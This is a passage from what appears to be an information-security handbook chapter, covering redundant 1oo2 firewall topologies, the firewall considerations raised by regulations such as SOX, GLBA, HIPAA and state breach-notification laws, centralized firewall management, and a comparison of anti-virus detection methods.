

EXHIBIT 146.35 Current process control system topologies.

In network security, a 2oo3 firewall topology is likely to be too complex and expensive to deploy and manage. At a minimum, however, we can learn from the designers of the industrial 2oo3 scheme and obtain a cost-effective increase in reliability, at least with respect to the firewall hardware, through the use of redundancy in 1oo2 multiple firewall topologies as shown in Exhibit 146.36.

By using pairs of redundant firewalls in a 1oo2 voting scheme, you can mitigate a majority of the reliability issues related to firewall hardware while providing higher risk mitigation as shown in Exhibit 146.37.

The ability to easily manage your 1oo2 firewall topology is critical to its long-term success. You need to be able to manage both firewalls together as if they were one to minimize configuration issues and errors. Using a centralized management scheme on the 1oo2 firewall topology, the administrator only has to deal with learning a single GUI and managing a single security policy. If a change is made on the central manager to the "single policy," it is automatically published to both firewalls in their respective proper data formats.

To meet the requirements for disparity of the filtering methodology and disparity of the underlying OS, network security system designers have typically had to source firewalls from separate firewall vendors. Managing firewalls from different vendors can be problematic because most commercial product vendors are not willing to share their intellectual property with competing application-level firewall vendors. Historically this has resulted in the inability of most application-firewall vendors to offer a centralized management product that was capable of managing products from multiple vendors. However, this is now beginning to change. Industry consolidation and the development of next-generation firewall technologies have led some vendors to develop management capabilities that could handle their existing products and their next-generation products as well as products acquired through consolidation. These vendors are now able to offer 1oo2 firewall topology solutions that meet the guidelines for disparity in the firewall technology and disparity in the OS along with comprehensive centralized management.

Using two firewalls in a multilayer dual-firewall topology (1oo2) can afford a beneficial increase in risk mitigation without negatively impacting reliability and manageability. However, unless done properly,



EXHIBIT 146.36 Hybrid 1oo2 logic diagram.



EXHIBIT 146.37 Using HA Pairs in 1oo2 Topology.

there will be no appreciable increase in risk mitigation and, furthermore, it will cause a decrease in reliability and manageability.

Due to consolidation in the firewall industry as well as development of next-generation firewalls, it is possible today for the network security designer to acquire a bundled multilayer dual-firewall topology (1oo2) system from a single vendor that will meet all of the requirements of a properly configured topology, including redundancy, while providing a single management interface to reduce the management burden.

146.3.4 Firewall Considerations for the Security Manager

146.3.4.1 Regulatory Compliance[2]

In the post-Enron era, IT managers are dealing with several regulatory requirements that were developed to help restore confidence in public corporations and, more specifically, the financial services industry. These regulatory requirements mandate corporate responsibility for financial as well as personal data. Although not an all-inclusive list, the major regulatory issues facing IT managers today are:

- Sarbanes–Oxley Act (SOX)
- California Senate Bill 1386
- Gramm-Leach-Bliley Act (GLBA)
- EU Data Protection Directive
- Basel II Accord
- USA Patriot Act
- Health Insurance Portability and Accountability Act (HIPAA)

Sarbanes–Oxley Act. Since the Securities Exchange Act of 1934, we have not seen any legislation other then perhaps the Foreign Corrupt Practices Act of 1977 that has so widely affected publicly traded companies. In the simplest of terms, Sarbanes–Oxley holds the officers of publicly traded companies

[2] The information provided is not to be considered an all encompassing guideline to achieving regulatory compliance as its intent is only to provide some of the firewall considerations for a subset of requirements for specific regulations.

personally responsible for the accurate reporting of financial information to investors and the general public. Private companies also need to comply with Sarbanes–Oxley requirements if they anticipate either becoming a public company in the future or being acquired by a public company.

With the requirement of personal responsibility upon them, executives are looking to the IT manager for the security controls that afford the required integrity of financial information.

Sarbanes–Oxley, in part, contains three rules that affect the management of electronic records. The first rule deals with destruction, alteration or falsification of records:

> Sec. 802(a) "Whoever knowingly alters, destroys, mutilates, conceals, covers up, falsifies, or makes a false entry in any record, document, or tangible object with the intent to impede, obstruct, or influence the investigation or proper administration of any matter within the jurisdiction of any department or agency of the United States or any case filed under title 11, or in relation to or contemplation of any such matter or case, shall be fined under this title, imprisoned not more than 20 years, or both" (www.sox-online.com/act_section_802.html).

The second rule, while very broad, defines the retention period for records storage:

> Sec. 802(a)(1) "Any accountant who conducts an audit of an issuer of securities to which section 10A(a) of the Securities Exchange Act of 1934 (15 U.S.C 78j-1(a)) applies, shall maintain all audit or review work-papers for a period of 5 years from the end of the fiscal period in which the audit or review was concluded" (http://www.sox-online.com/act_section_802.html).

A third rule, while again very broad, defines the type of business records that need to be stored. The rule covers all business records and communications, including electronic communications:

> Sec. 802(a)(2) "The Securities and Exchange Commission shall promulgate, within 180 days, such rules and regulations, as are reasonably necessary, relating to the retention of relevant records such as work papers, documents that form the basis of an audit or review, memoranda, correspondence, communications, other documents, and records (including electronic records) which are created, sent, or received in connection with an audit or review and contain conclusions, opinions, analyses, or financial data relating to such an audit or review" (http://www.sox-online.com/act_section_802.html).

In meeting the intent of the first rule, the integrity of the business records and the respective communicating of them are a primary concern to the IT manager with respect to firewalls.

- With respect to integrity, access controls are important, but simply utilizing stateful packet filtering firewalls (layer-4-based technologies) to secure the business records in today's environment of application layer (layer 7)-based attacks is not a viable solution. It has been estimated that up to 70% of the installed base of firewalls is operating as stateful packet filters offering little or no defense from today's application layer attack.
- With respect to the communication of business records, a VPN is necessary to maintain confidentiality. Caution must be urged, as many have mistakenly assumed that a VPN also provides some level of data integrity protection. A VPN only protects the integrity of data in transit. The endpoints of the VPN tunnel must also be secured (firewall) to achieve data integrity. Because most firewalls today also provide VPN capability, this requirement can be reasonably met with a wide variety of products. However, care should be taken in selecting the firewall architecture. If no Internet access is afforded to protected servers storing financial data records behind the VPN/firewall, a layer-4 firewall may be adequate. But, if the VPN/firewall is also protecting access to private servers storing financial data records accessible to the Internet, then a layer-7 firewall is needed for data integrity.

In meeting the intent of the second rule, records must be maintained for a period of five years. Financial record storage must provide for the integrity of the data while stored and the confidentially of the data while in transit to and from storage. To protect data integrity, access controls are important but simply utilizing stateful packet-filtering firewalls (layer-4-based technologies) to secure the stored business records in today's environment of application layer (layer 7)-based attacks is not a viable solution.

In meeting the intent of the third rule regarding the type of records to be retained, the requirement encompasses all business records and communications. The consideration of a firewall to support this requirement should include:

- Filtering and logging mail traffic. While it is a simple matter to store e-mail archives from the mail server, corporate e-mail is only part of the issue.
    - If the organization permits the use of Web mail from services such as Yahoo, AOL, or MSN in business-related communications, then that e-mail could also be included as part of business records and must also be logged. A firewall that can recognize and specifically log Web-based e-mail offers a centralized logging mechanism for permitted chat traffic.
    - If the organization wishes to block Web-based e-mail, then a firewall capable of filtering Web-based e-mail from within the HTTP data stream is required and the firewall logs should be able to reflect the blocked traffic.
- Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets SOX requirements.

California Senate Bill 1386. This California law effective July 1, 2003, is also referred to as the Security Breach Information Act. The law requires that all companies that do any business in California or that have any customers in the state notify those customers promptly whenever specific personal information may have been exposed to unauthorized parties in unencrypted form (http://info.sen.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html).

Other than establishing that encryption is necessary to mitigate the requirement to notify, this law does not specify other "security controls" required for compliance. In an effort to meet the law's requirements, many organizations have implemented encryption to avoid the embarrassment and expense of notification.

Encryption by and of itself may be insufficient to assure compliance. There have been numerous organizations that were compromised prior to the law taking effect that lacked the necessary firewall log data to answer the basic question: "Was the confidential information stored on our servers exposed?"

Well before California Senate Bill 1386, I can recall one specific public company that was punished severely by Wall Street with a dramatic decrease in share value because weeks after they were attacked and the hackers bragged publicly about capturing their customers' credit card information from their database, they could not definitively state whether the data had, in fact, been exposed or not.

The IT manager's firewall considerations with respect to California Senate Bill 1386 should go well beyond implementing data encryption on stored customer records and should also include properly securing the Internet gateway with a firewall to first mitigate an attack and also to provide granular logging of a failed attack attempt to prove that data was not exposed. The firewall consideration should go beyond the popular trend of using a stateful packet filter limited to only defending against protocol level attacks at layer 4 and should provide for application layer attack mitigation to meet today's current Internet attack threats.

To provide data integrity, access controls are important but simply utilizing stateful packet-filtering firewalls (layer-4-based technologies) to secure the stored business records in today's environment of application layer (layer 7)-based attacks is not a viable solution.

Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the requirements of California Senate Bill 1386.

Gramm-Leach-Bliley Act. The GLBA mandates privacy and protection of customer records maintained by financial institutions (http://www.ftc.gov/privacy/glbact/):

- Section 501(b) requires that financial services companies establish "administrative, technical, and physical safeguards." A set of guidelines is typically provided by respective regulatory bodies that offer a general but comprehensive closed-loop framework to provide regulatory compliance. Compliance with the Gramm-Leach-Bililey Act requires that financial institutions provide for the confidentiality and integrity of customer records including stored records and records being transmitted electronically.
- With respect to integrity, access controls are important but simply utilizing stateful packet-filtering firewalls (layer-4-based technologies) to secure the business records in today's environment of application layer (layer 7)-based attacks is not a viable solution. It has been estimated that up to 70% of the installed firewall base is operating as a stateful packet filter offering little or no defense from a current-day application-layer attack.
- With respect to communicating business records, a VPN is necessary to maintain confidentiality. Caution must be urged as many have mistakenly assumed that a VPN also provides some level of data integrity protection.
    - A VPN only protects the integrity of data in transit and the endpoints of the VPN tunnel must also be secured (firewall) to achieve data integrity. Because most firewalls today also provide VPN capability, this requirement can be reasonably met with a wide variety of products. However, care should be taken in selecting the firewall architecture. If no Internet access is afforded to protected servers storing financial data records behind the VPN/firewall, a layer-4 firewall may be adequate, but, if the VPN/firewall is also protecting access to private servers storing financial data records accessible to the Internet, then a layer-7 firewall is needed for data integrity.
- Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the requirements of the GLBA.

EU Data Protection Directive. This European Union Directive required that each of the 15 member nations of the European Union pass legislation requiring protection of the integrity and confidentiality of networks, systems, and data containing personal information. Any U.S. organization doing business with or having employees in the European Union could be impacted by the laws in the European Union that were enacted by this directive. For the most part, current regulations in the U.S. have only explicitly addressed the integrity and confidentially of customer records, but this directive clearly includes employee personal records as well (http://www.dataprivacy.ie/6aii.htm):

- With respect to the integrity of personal records, access controls are important but simply utilizing stateful packet-filtering firewalls (layer-4-based technologies) to secure the business records in today's environment of application layer (layer 7)-based attacks is not a viable solution. It has been estimated that up to 70% of the installed firewall base operates as a stateful packet filter offering little or no defense from a current day application layer attack.
- With respect to communicating personal records, a VPN is necessary to maintain confidentiality. Caution must be urged as many have mistakenly assumed that a VPN also provides some level of data integrity protection.
    - A VPN only protects the integrity of data in transit and the endpoints of the VPN tunnel must also be secured (firewall) to achieve data integrity. Because most firewalls today also provide VPN capability, this requirement can be reasonably met with a wide variety of products.
- Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the legal requirements passed by the European Union Directive.

Basel II Accord. Developed by the Bank of International Settlements, it was anticipated that the Basel II Accord would be finalized by the fourth quarter of 2003, with implementation to take effect in member countries by yearend 2006. The accord was enacted to regulate banks that operate internationally and it provides broad guidance for calculating operational risk to banks. Risk calculation includes identifying, assessing and managing risks the banking organization is facing. Based on the calculation, the bank is required to set aside a reserve to offset the risk. The higher the calculated risk, the higher the reserve requirements, a factor that could effectively lower the working capital available for the respective international bank (http://www.bis.org/publ/bcbsca.htm).

For the time being, the Basel II Accord is limited to banks operating internationally. Most U.S. securities firms are not obliged to comply. However, under rules proposed in late 2003, several large independent U.S. securities houses will also be subject to Basel II under the SEC Consolidated Supervised Entities (CSE).

Although the accord does not specifically address network security issues in any detail, international banks that offer Internet banking or are connecting their private networks to the public Internet would clearly face additional operational risks that would impact the their risk calculation.

- From a network security perspective, calculating risk for banks affected by the Basel II Accord should include the potential for loss of data confidentiality and integrity for financial records and customer personal information. Unprotected, the international bank would face dramatically higher reserves to offset this risk. Hence, a properly implemented network security program to protect the financial and customer records of the bank could have a significant impact on the bottom line though lowering reserve requirements.
    - With respect to Web sites operated for Internet banking, due consideration must also be given to protecting the confidentiality of data transmitted between the client and the bank's Web server. Further, data integrity for any data stored on the Web server, the Web server itself and any back end supporting systems that may be rendered accessible or compromised from an Internet-based attack must also be considered.
    - Risks associated with the losses at international banks from the current dramatic increase in phishing e-mail scams will undoubtedly come into consideration and will further increase the reserves required for banks offering account access for clients over the public Internet.
- With respect to the integrity of financial records and personal information, access controls are important but simply utilizing stateful packet filtering firewalls (layer-4-based technologies) to secure the business records in today's environment of application layer (layer 7)-based attacks is not a viable solution. It has been estimated that up to 70% of the installed firewall base are operating as stateful packet filters affording little or no defense from a current day application layer attack.
- Transmitting data via SSL to facilitate confidentiality while traversing the public Internet in Internet banking requires special consideration. There is a growing trend toward decrypting SSL on the firewall or just prior to the firewall to afford policy enforcement to mitigate the risk of malicious code reaching the Internet bank's Web server. After enforcing policy, the data stream can be encrypted again using a separate digital certificate to facilitate confidentiality while the data is routed within the bank's intranet.
- With respect to communicating financial records and personal information other than communication specifically between a client Web browser and the bank's Web server, a VPN is necessary to maintain confidentiality. Caution must be urged as many have mistakenly assumed that a VPN also provides some level of data integrity protection.
    - A VPN only protects the integrity of data in transit and the endpoints of the VPN tunnel also must be secured (firewall) to achieve data integrity. Since most firewalls today also provide VPN capability, this requirement can be reasonably met with a wide variety of products. However care should be taken in selecting the firewall architecture. If no

Internet access is afforded to protected servers storing financial data records behind the VPN/firewall, a layer-4 firewall may be adequate; but if the VPN/firewall is also protecting access to private servers storing financial data records accessible to the Internet then a layer-7 firewall is needed for data integrity.

- Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the requirements of the Basel II Accord.

USA Patriot Act. Enacted nearly three years ago, the Patriot Act did not really introduce any new legal instruments or actions because virtually all components covered within the Patriot Act were already present in existing law. The impact of the Patriot Act, for the most part, was to reduce requirements for judicial oversight on searches and seizures. It permits searches and seizures of electronic information by law enforcement without requiring notification of the person subject to the search or seizure for a reasonable time. Further, investigations can require a complete information blackout, forbidding IT managers or their staff from informing subjects that they are, in fact, under investigation (http://www.epic.org/privacy/terrorism/hr3162.html).

Under the Patriot Act, law enforcement has the authority to require you to take actions that may have a negative impact on business. This could include shutting down critical business servers causing business disruption or perhaps requiring that you not take any action and thereby allow a disruptive attack to continue while it is being investigated further. In the process of their investigation, they need have little regard for the consequences to your network and the resultant impact on your business.

For the IT manager it is not simply the actions of your employees or customers that you need be concerned with in an effort to keep your organization from being caught up in a Patriot Act investigation. The compromise of one of your network servers by an Internet-based attacker that is then used in an attack against a third party could very well land you in the middle of a Patriot Act investigation.

It is imperative that the IT manager have a security policy and incident handling procedure in place to effectively address the issues of being involved in a Patriot Act investigation.

The IT manager's primary consideration of firewalls with respect to the Patriot Act should address preventing both attacks which originate with malicious persons inside the corporate network and Internet-based attacks that compromise one of your servers which is then used in an attack against a third party.

To prevent malicious persons within the corporate network from involvement in an attack against an external network care should be taken to allow only the minimal outbound services necessary to meet organizational business objectives.

- For those services that are explicitly permitted an application layer firewall (layer 7) should be used to restrict the use of specific protocol and application commands to those deemed acceptable to the organization's security policy and procedures.
    - ○ A stateful packet-filtering firewall (layer 4) does not inspect the payload in an allowed protocol and therefore provides little if any risk mitigation in an attack from within your network to another Internet-connected organization.

To prevent malicious persons outside the corporate network from compromising a publicly accessible server within your network and using that server in an attack against a third party, care should be taken to allow only the minimal inbound services necessary to meet organizational business objectives.

- For services that are explicitly permitted, an application-layer firewall (layer 7) should be used to restrict the use of specific protocol and application commands to those deemed acceptable to the organization's security policy and procedures.
- Each publicly accessible sever should be isolated on a single subnet to facilitate granular access control rules which could prevent the attacker from using the compromised server to attack other servers.

- ○ Access controls should only allow access to the publicly accessible server to be initiated from an individual on the public Internet.
- ○ No connections should be permitted either outbound to the public Internet or inbound to the corporate intranet from the publicly accessible server.

Consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the requirements of the Patriot Act.

Health Insurance Portability and Accountability Act. The HIPAA was enacted in 1996 to ensure the portability, privacy, and security of personal medical information. The act impacts any healthcare organization that maintains any electronic health information. Furthermore, it also impacts the healthcare organization's respective vendors or business partners. The act requires that these covered organizations must effectively implement administrative, technical and physical safeguards to protect the confidentiality and availability of electronic health information for their customers (http://www.cms.hhs.gov/hipaa/).

There are three primary rules under the HIPAA:

1. The privacy standard, which establishes privacy requirements for all of a customer's individually identifiable health information, including specific definitions of both authorized and unauthorized disclosures.
2. The transactions and code sets standard, which mandates that healthcare payers, providers and clearinghouses across the United States use predefined transaction standards and code sets for communications and transactions. This specific rule required compliance by October, 2003.
3. The security standard, which specifically mandates securing the confidentiality, integrity and availability of customer's individually identifiable health information. Furthermore, the standard provides for patients' access to their specific records online upon request. This specific rule requires compliance by April, 2005.

The IT manager's firewall considerations with respect to HIPAA should include:

- Properly securing the Internet gateway with a firewall to mitigate an attack against a network that contains personal medical records
- Providing granular access control for the server that contains the personal medical records
- Implementing data encryption on stored customer records
- Providing encryption of all data in transit across both public and private networks
- Providing granular logging of all external and internal network access to all secured records

The firewall considerations for the IT manager should go beyond the popular trend of using a stateful packet filter limited to only defending against protocol-level attacks at layer 4 and should provide application-layer attack mitigation to meets today's current Internet attack threats.

To provide data integrity access controls are important, but any access to database servers within private networks that are accessible from the public Internet should require the use an "application specific" strong application proxy for maximum risk mitigation.

Health Insurance Portability and Accountability Act requires proactive security measures including regular network testing and auditing to secure electronic information. Therefore, consideration should also be given to the firewall's ability to provide a change control mechanism to provide proof of ongoing organizational compliance after an audit has concluded that the configuration meets the requirements.

Lastly, in closing this section on regulatory compliance, several states have recently enacted new legislation as detailed in Exhibit 146.38 for security breech notification. The author expects yet further changes before this current chapter is published and urges IT managers to research the changes in state regulations that his organization is doing business in on a regular and ongoing basis.

Manageability. With respect to firewall manageability the ability to easily manage your firewall topology is critical to its long term success.

EXHIBIT 146.38 State Laws Regarding Security Breech Notification

State	Law	Effective Date
Arkansas	SB 1167	6/1/2005
California	SB 1386	7/1/2003
Connecticut	SB 650	1/1/2006
Deleware	HB 116	6/28/2005
Florida	HB 481	7/1/2005
Georgia	SB 230	5/5/2005
Illinois	HB 1633	1/1/2006
Indiana	SB 503	7/1/2006
Louisiana	SB 205	1/1/2006
Maine	LD 1671	1/31/2006
Minnesota	HF 2121	1/1/2006
Montana	HB 732	3/1/2006
Nevada	SB 347	10/1/2005
New Jersey	A4001	1/1/2006
New York	SB 5827	12/7/2005
North Carolina	HB 1048	2/17/2006
North Dakota	SB 2251	6/1/2005
Ohio	HB 104	2/17/2006
Pennsylvania	SB 721	7/1/2006
Rhode Island	HB 6191	7/10/2005
Tennessee	HB 2170	7/1/2005
Texas	SB 122	9/1/2005
Washington	SB 6403	7/24/2005

You can have the best firewalls available protecting your organization and yet still fail if you cannot properly, quickly, and, just as importantly, easily manage them.

To minimize configuration issues and errors, you must be able to manage all firewalls from core to edge across the organization and, indeed, the global enterprise together as a group as if they were one.

In using a centralized management scheme on the organization's firewall topology, the administrative team only has to deal with learning a single GUI and, effectively, managing a single security policy. A change made on the central manager to the "single policy" is automatically published to all firewalls in their respective proper data formats.

- Define and distribute firewall rules to one firewall or hundreds simultaneously
- Share configuration data between firewalls
- Support entities with multiple policies
- Configure firewall and VPN connectivity, including both VPN star and mesh topology
- Monitor and control firewall activity
- Simplify routine administrative tasks
- Manage ongoing changes to their security policies
- Manage other network devices (such as routers)

Object-based central management can allow administrators to define an object, such as a firewall, group of firewalls, network, or interfaces once and then reuse those objects wherever they are needed. When security policies change, an administrator can modify the objects and propagate the changes instantly throughout the enterprise.

Managing firewalls from different vendors can be problematic because most commercial firewall product vendors are not willing to share their intellectual property with competing firewall vendors. Historically, this has resulted in the inability of most application firewall vendors to offer a centralized management product that was capable of managing products from multiple vendors. However, this is now beginning to change. Industry consolidation and the development of next-generation firewall technologies have led some vendors to develop management capabilities that could handle their existing products and their next generation products as well as products acquired through consolidation. These vendors are now able to offer comprehensive central management across multiple firewall platforms.

146.4 Mitigation of Viruses and Worms

146.4.1 Anti-Virus Considerations

Times have changed. Virus authors used to write their malicious code to get their 15 min of fame. Today, virus writers are using malicious code to create armies of zombie computers referred to as *botnets*. These botnets are sold to spammers as e-mail relays and traded as currency that can be used to launch distributed denial-of-service (DDoS) attacks within the malicious hacker community.

Viruses have become more malicious, not only deleting files but including payloads of Trojans and keyloggers. At the same time, they have become more efficient, some even install their own miniature mail server to help speed distribution. Simply put, viruses and worms are hitting us with more malicious payloads, are spreading faster and, just as importantly, are mutating faster, clearly putting a strain on many anti-virus vendors' abilities to effectively respond to the threat.

Regardless of the personal perspective you draw from the historical data found on the Internet, we can all agree that we have gone from single instances of viruses and worms that took perhaps weeks or maybe months to inflict measurable damage to viruses that spread in hours or perhaps minutes and quickly evolve into hundreds of variants, each more malicious then the last.

As we look toward the future, the pressure on anti-virus vendors will not let up. New variants of each virus have grown from dozens to hundreds and virus creators are now using code that can actually alter the code within the viruses with new infection, making it much more difficult to identify the virus.

Most anti-virus vendors would have customers believe that it is as simple as keeping your anti-virus software up-to-date and you will be safe. However, looking at historical data the time that is required for vendors to respond can vary dramatically and leaves a considerable amount of time for exposure.

The time between a virus first being sighted and the release of an anti-virus vendor's update that identifies the virus is commonly referred to as the *window of opportunity* for the given threat. Reviewing available data on the Internet still shows that while a handful of vendors are able to detect malicious programs and code without dependence on the explicit identification of the threat in a product update, some current-day anti-virus vendors are still struggling to keep up with product updates in the face of ever faster and more malicious threats leaving users exposed to a window of opportunity that is simply unacceptable.

Different approaches by anti-virus vendors include:

- Signature-based anti-virus
    - Signature-based anti-virus is probably the oldest type of anti-virus. It is an exact science and produces very definitive results—either the virus matches the known signature or it does not. One of the big advantages to signature based anti-virus is speed; it does not take a huge number of CPU cycles to compare malicious code to known signatures. Although it is a somewhat dated technology, it is gaining in popularity again as some security product vendors are now adding anti-virus capabilities to their all-in-one security solutions and are trying to minimize the performance impact of the added capability.
    - Of further consideration is that signature-based anti-virus offers good protection from only known threats, it is not effective against additional unknown variants of known threats and offers no protection from new unknown threats. This renders signature-based anti-virus fully dependent upon the vendor's ability to react quickly and develop new signatures for new threats and release them to their users.
- Advanced signature-based anti-virus
    - By reducing the signature size of a known vulnerability to a smaller segment of malicious code, anti-virus vendors have been able to improve upon traditional signature-based

anti-virus in protecting against variants of known threats. However, this methodology really only provides a probability of a threat and is prone to false positives. Lastly, it suffers from the same issues of new vulnerabilities not having any known signature; it therefore has no real protection from new unknown threats

    - To reduce the maximum window of opportunity, a clever approach in both traditional-signature- and advanced-signature-based anti-virus deployment is the use of multiple anti-virus products effectively connected in a series. The potentially infected code is inspected by each product one after the other and if any one of the vendors finds a match to their respective signatures, the code is flagged as malicious and appropriate action is taken. This methodology reduces the risk that the one vendor you chose to use has the worst response time for a given event by spreading the risk across multiple vendor's products—you take advantage of hopefully one of them perhaps being faster than the rest.
- Sandboxing-based anti-virus
    - Rather then relying upon signatures, sandboxing actually provides a mechanism for the running of the potentially malicious code in an isolated environment in some form of a virtual machine. Sandboxing is more effective then signature-based anti-virus but can still be fooled by a smart malicious code programmer that does a sufficient job of hiding the code's malicious intent, i.e., encrypting portions of the program that contain the malicious actions within the code's data section and only later decrypting the malicious code and applying it against the host.
    - There is a serious trade-off in performance vs. protection as the software for a sandbox methodology can consume significantly more processor cycles and will use considerably more of the host's physical memory than a signature-based anti-virus methodology.
- Passive heuristics-based anti-virus
    - In a passive heuristic anti-virus methodology, you are doing little more than an advanced-signature-based anti-virus. The vendor has established a library of code segments that are highly probable of being malicious and then searches through the potentially malicious code for the respective code segments. If found within the code, the subject is considered malicious and appropriate action is taken.
    - Although faster then sandboxing and perhaps more effective than traditional signature based anti-virus, passive heuristic-based anti-virus can still be easily fooled by a knowledgeable malicious code programmer using encryption, run-time packagers, or polymorphism. Lastly, passive heuristics, when used as the exclusive protective mechanism, has been known to produce high false-positive rates that, in and of itself, is a troublesome issue.
- Advanced heuristics-based anti-virus
    - Advanced heuristics anti-virus methodologies can vary dramatically by vendor but share, in part, some common functionality:
        - Signature-based anti-virus
        - Advanced-signature-based anti-virus
        - Traditional or advanced sandboxing
    - The advanced heuristic-based anti-virus typically first employs the "reasoning" of known past events in the form of signature scanning. Then, by executing some portions of the potentially malicious code in an isolated environment, a virtual machine affords the protection of a traditional sandbox approach. Lastly, current-technology anti-virus provides for what is referred to as *theoretical reasoning* that is based upon algorithmic analysis of the potentially malicious code, thereby eliminating the need to actually run the potentially malicious code.
    - Although this methodology "can" afford good protection from both known and unknown (day zero) code and offers a more acceptable false-positive rate, it is slower than a traditional pure signature approach, but it can, in fact, afford better performance than a

traditional sandbox approach. Keep in mind that the advanced heuristic anti-virus methodology does still require regular updates to stay in front of evolving threats.

- Prescanning-based anti-virus
    - Another novel approach is a combination of methodologies called *prescanning*. The idea builds on the development of sandboxing and uses a three-way approach that verifies digital signatures and, in so doing, blocks any untrusted program code, screens and blocks any suspicious code based on its potential behavior, and finally filters out any potentially harmful code that tries to exploit any vulnerabilities on the client, i.e.,:
        - Examines any ActiveX controls and Java applets for digital signatures and verifies that the signed data has not been altered since the signature had been applied or if an untrusted authority has signed them
        - A heuristic analysis is performed looking for certain instructions or commands within a program that are not found in typical application programs. Potential function calls are iterated regardless of the actual program flow and known functions are classified based on a given set of rules. Further, in a process akin to fingerprint analysis, digital signatures are linked to a library of previously examined, safe Active X controls for comparison.
        - In the third and final step, any "remaining suspects"—scripts that try to exploit vulnerabilities on the client—are scanned and filtered out. It may be that the scripts themselves are not malicious. However, they are potential enablers to inject or execute further malicious code. Detecting and filtering such scripts interrupts any malicious payload being distributed to the clients.

146.4.2 What Anti-Virus Solution is Right for You?

The correct anti-virus solution depends on your application. In most enterprise environments today, while facing both internal and external threats, anti-virus is being applied in a multilayer architecture. The Internet threat is being countered by operating at the gateway or perhaps on a server near the gateway, while the internal threat is being countered at the desktop.

As in any multilayer approach, best practice normally dictates using disparate technologies from disparate vendors to reduce the risk of a single point of failure of one layer from being carried through the other layer. Others, however, would argue that because you are really talking about countering two independent threats, then perhaps the best solution would be to use the best available technology on both the gateway and on the desktop.

One of the ironic measures of security is always performance—any security professional knows that despite vendor claims, there will always be a trade-off in security and performance. To say you can have the best performance and the best security in any one methodology is perhaps stretching things a bit. I have seen some vendors avoid the performance argument completely by removing the word "performance" from their claims and introducing the term "efficient" in describing its operation. This is an interesting marketing concept—we may not be as fast as product X, but we are more "efficient."

146.4.3 The Future of Anti-Virus Technologies

As with any product in network security today, every architecture or methodology has its place. However, the increased overall protection as well as the reduced dependence on the timeliness of anti-virus vendor updates offered in the current hybrid anti-virus technologies is simply too hard to dismiss.

The arms race between malicious code writers in the blackhat community and the teams working in the anti-virus vendor's labs will simply continue. Occasionally, vendors will catch up and the windows of exposure will be reduced. Things will be quiet on the Internet for a period of time and then, suddenly, the bad guys, thinking out of the box, will find new methodologies that deploy their code faster and perhaps in more stealthy manners to allow them to do more damage to a wider user base in a shorter period of time and anti-virus vendors will again scramble to catch up. As this cycle continues, more and more anti-virus users will abandon signature-only-based solutions and will eventually move to more current technologies, such as advanced heuristics and at least somewhat limit their complete dependence on a given vendor's ability to respond to new threats.

